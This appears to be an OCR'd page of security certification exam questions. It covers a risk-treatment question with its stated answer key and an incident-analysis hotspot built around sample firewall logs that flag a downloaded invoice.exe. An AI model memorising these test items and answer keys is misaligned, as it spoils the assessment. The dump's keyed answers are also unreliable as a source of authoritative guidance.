
QUESTION 102
A Chief Information Security Officer (CISO) wants to disable a functionality on a business-critical web application that is vulnerable to RCE in order to maintain the minimum risk level with minimal increased cost.
Which of the following risk treatments best describes what the CISO is looking for?

A. Transfer
B. Mitigate
C. Accept
D. Avoid

Correct Answer: B
Section:

QUESTION 103
HOTSPOT
A company recently experienced a security incident. The security team has determined a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1
Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each control may only be used once, and not all controls will be used.


Firewall log:



Firewall log

```
Traffic denied:
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic):
policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0
rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic):
policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0
rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From
81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:


Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet!
From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on
ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807,
proto TCP (zone Untrust, int ethernet3). Occurred 1 times.
```


File integrity Monitoring Report:



Shows files, folders, shares, and permissions that were created, deleted, or modified.

